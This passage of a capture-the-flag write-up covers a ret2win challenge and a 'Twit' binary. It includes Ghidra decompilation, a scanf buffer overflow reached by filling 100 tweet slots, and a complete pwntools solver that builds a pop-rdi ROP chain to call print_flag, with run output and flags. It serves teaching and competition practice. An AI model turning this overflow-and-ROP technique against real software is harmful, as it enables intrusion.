
What it does is basically just enter some padding until it reaches RIP which is 56 bytes then adds the target address which is 0x401248.

When we run it we get the flag

```
>> /home/usupek : python3 exploit_redirection.py
[+] Opening connection to ctf.asgama.online on port 50004: Done
[*] Switching to interactive mode
Calling 'vulnerable'...
Enter your name: Your flag is - LK25{flow_redirection_is_similar_to_ret2win}
```

Flag: LK25{flow_redirection_is_similar_to_ret2win}

Twit [1000 pts]



Given a binary file and a link to connect to the challenge remotely. First we download the binary and run it on our local machine

```
>> /tmp/tmp.DdK4pItogk : ./twit
Menu:
1. Buat twit
2. Hapus twit
3. Lihat twit
4. Keluar
Silahkan pilih fitur: █
```


The program is basically a twitter copy. What we're interested in here are the vulnerabilities. So I tested some of the functions and found something interesting.

```

>> /tmp/tmp.DdK4pItogk : ./twit
Menu:
1. Buat twit
2. Hapus twit
3. Lihat twit
4. Keluar
Silahkan pilih fitur: 3
Maaf fitur sedang diperbaiki, sebagai gantinya kami akan memberi: 0x7ffd69d734a0

```

As you can see, when we choose the third feature it says that it's broken and proceeds to give some memory address. We still don't know what this mean, so we disassemble the binary using ghidra



There are some interesting functions here, especially `print_flag` and `lihat_twit()` that we're looking for previously. First we disassemble the `print_flag()` function

```

void print_flag(int param_1)
{
    if (param_1 == 0x79d) {
        puts(flag);
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    printf("uppps sepertinya ada yang kurang?!?!");
    /* WARNING: Subroutine does not return */
    exit(0);
}

```

As you can see, the `print_flag()` function only prints the flag if `param_1 == 0x79d`. What is this `param_1`? Let's take a look at the main function

```

undefined8 main(EVP_PKEY_CTX *param_1)
{
    undefined local_4e38 [20012];
    int local_c;

    init(param_1);
LAB_00401602:
    tampilkan_fitur();
    printf("Silahkan pilih fitur: ");
    local_c = ketik();
    if (local_c == 4) {
        puts("Exiting the program.");
        return 0;
    }
    if (local_c < 5) {
        if (local_c == 3) {
            Lihat_twit(local_4e38);
            goto LAB_00401602;
        }
        if (local_c < 4) {
            if (local_c == 1) {
                Buat_twit(local_4e38);
            }
            else {
                if (local_c != 2) goto LAB_0040169c;
                Hapus_twit(local_4e38);
            }
            goto LAB_00401602;
        }
    }
LAB_0040169c:
    puts("Pilihan tidak valdi");
    goto LAB_00401602;
}

```

This is the disassembled main function. In here there's no print_flag function which means we have to do ret2win to get to it. Because there's no print_flag function here, I assume there's no way to know what's param_1 in the print_flag function.

So let's take a look at the other functions. Interestingly, all of the function shares the same parameter, which is local_4e38 that has 20012 bytes worth of buffer. First let's take a look at Lihat_twit() function that we're interested in at the beginning.

```

void Lihat_twit(undefined8 param_1)
{
    printf("Maaf fitur sedang diperbaiki, sebagai gantinya kami akan memberi: %p\n",param_1);
    return;
}

```

This is the Lihat_twit() function. This is interesting cause now we know that the leaked address is the local_4e38 address. Let's take a look at other function

```

void Buat_twit(long param_1)
{
    if (twit_count < 100) {
        printf("Masukkan judul twit: ");
        __isoc99_scanf(" %152s",param_1 + (long)twit_count * 200);
        printf("Masukkan isi twit: ");
        __isoc99_scanf(" %152s",param_1 + (long)twit_count * 200 + 100);
        getchar();
        twit_count = twit_count + 1;
    }
    else {
        puts("Jumlah twit telah mencapai batas");
    }
    return;
}

```

This is the buat_twit() function. This is interesting cause now we know there's a limit on how much we can make a twit, which is 99.

Also as you can see, there's a

'param_1 + twit_count * 200' part and

'param_1+twit_count*200+100 part,

This means that every tweet uses 200 bytes (100 bytes for title and 100 for its content). How do we know that from the calculation? Basically cause the twit_count is multiplied by 200, that means every twit starts from 200 bytes after the other.

ALSO, as you can see, the scanf reads our input until 152 characters. This will lead to a buffer overflow exploitation later.

Actually, this is already enough to solve the challenge. But let's continue to look at the other functions.


```

void custom_rop_gadget(void)

{
    return;
}

```

This is the custom_rop_gadget() function. While it may seem like it doesn't do very much, This is actually very clutch cause this gives us a **'pop rdi ; ret' ONLY** gadget from return. The other gadgets contain other instructions such as 'pop rbp, pop r13, pop rsp' which is not necessary for our exploit.

As I see the other functions are not that interesting (I don't understand what it does 😊), so here's my solver script

```

from pwn import *

#p = process('./twit')
p = remote('ctf.asgama.online', 50003)

for i in range(99):
    print('aku jalan loh')
    p.sendlineafter(b': ', b'1')
    print('aku di sini')
    p.sendline(b'A' * 100)
    print('aku di situ')
    p.sendline(b'B' * 100)
    print('aku troll')

p.sendlineafter(b': ', b'1')
p.sendline(b'A' * 100)           # Judul: 100 byte
payload = b'A' * 124           # Padding
payload += p64(0x401199)        # pop rdi ; ret
payload += p64(0x79d)           # Parameter untuk print_flag
payload += p64(0x40119e)        # Alamat print_flag
p.sendline(payload)

p.sendlineafter(b': ', b'4')

print(p.recvall())

```

What my solver does is basically make 99 twits and on the 100th tweet we use the payload to exploit. Ignore the print statement, that is just my way of debugging my code

Why do we need to make 100 twits? As I explained before, every tweet requires 200 bytes. So, if you multiply $100 * 200$ it equals to 20000 right? And where does the program store its tweets? Yes, in `local_4e38` which is given 20012 bytes. And because `scanf` reads our input until 152 characters, we can write to the buffer until approx. 20052 which if we write until then, will trigger buffer overflow on the `local_4e38` variable. So, basically we overflow this variable and add our actual payload to it.

So how does my solver actually work? First it does a for loop 99 times. Again ignore the print statement, that is just my way of debugging my code. After that, we cook on the 100th tweet. First we sendline 100 bytes of 'A's for the title. Then we add 124 bytes of padding to get to the RIP. then we add our ROPgadget, `print_flag`'s parameter, `print_flag` address then we send it. And to make the script work we sendline '4' cause option 4 literally exits the program and this triggers our ROPchain to run. Lastly `recvall` to receive the flag.

If we run it we get the flag

```
aku di situ
aku troll
aku jalan loh
aku di sini
aku di situ
aku troll
aku jalan loh
aku di sini
aku di situ
aku troll
aku jalan loh
aku di sini
aku di situ
aku troll
aku jalan loh
aku di sini
aku di situ
aku troll
aku jalan loh
aku di sini
aku di situ
aku troll
```

```
n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit:
Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twi
t: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitu
r: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar
\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3.
Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twi
t\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twi
t: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul t
wit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fi
tur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Kelu
ar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3
. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat t
wit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi t
wit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Masukkan judul
twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Keluar\nSilahkan pilih
fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\n3. Lihat twit\n4. Ke
luar\nSilahkan pilih fitur: Masukkan judul twit: Masukkan isi twit: Menu:\n1. Buat twit\n2. Hapus twit\
n3. Lihat twit\n4. Keluar\nSilahkan pilih fitur: Exiting the program.\nLK25{K4sih_sAy4nG_Atm1n_Kpd_m3mB
3r}\n'
```

P.S. note: while this solve might seem how it was intended to be solved. but I think this is an unintended solve, cause I skipped a lot of steps here. 1) I didn't utilise the memory leak part from option 3. 2) I didn't use option 2 at all. Well that is just my opinion 😊

Flag: LK25{K4sih_sAy4nG_Atm1n_Kpd_m3mB3r}